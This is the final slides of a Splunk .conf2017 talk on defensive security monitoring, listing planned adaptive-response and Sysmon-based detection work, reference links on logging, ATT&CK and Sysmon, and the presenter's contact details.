
- Splunk Enterprise Security Adaptive Response for High Fidelity Alerts
  - Add attacker IP to Firewall rule
  - Ransomware type indicators based Sysmon data. E.g. Shutdown workstation
- Use ES Glass Tables to Notable Events on the Cyber Kill Chain
- More Red Team Exercises to fine tune our alerts and capabilities
- SOC/Security team to validate current and new use cases with lab system

References and Links

Description	Link
Logging Cheat Sheets	https://www.malwarearchaeology.com/cheat-sheets/
Adversarial Tactics, Techniques & Common Knowledge	https://attack.mitre.org/wiki/Main_Page
FireEye on PowerShell	https://www.fireeye.com/blog/threat-research/2016/02/greater_visibilityt.html
Mark Russinovich, Azure CTO on Sysmon at RSA 2017	https://www.rsaconference.com/events/us17/agenda/sessions/7516-How-to-Go-from-Responding-to-Hunting-with-Sysinternals-Sysmon
Sysmon Resources	https://github.com/MHaggis/sysmon-dfir
Getting C-Level Support to Ensure a High-Impact SOC Rollout	https://www.sans.org/reading-room/whitepapers/analyst/c-level-support-ensure-high-impact-soc-rollout-37347
Splunk Security Essentials	https://splunkbase.splunk.com/app/3435/#/details
Deploy Sysmon through Group Policy	http://syspanda.com/index.php/2017/02/28/deploying-sysmon-through-gpo/

Q&A

- Contact Information
  - E-Mail: Kent_Farries@transalta.com
  - You can find me on LinkedIn



Q&A

Thank You

Don't forget to rate this session in the .conf2017 mobile app

splunk> .conf2017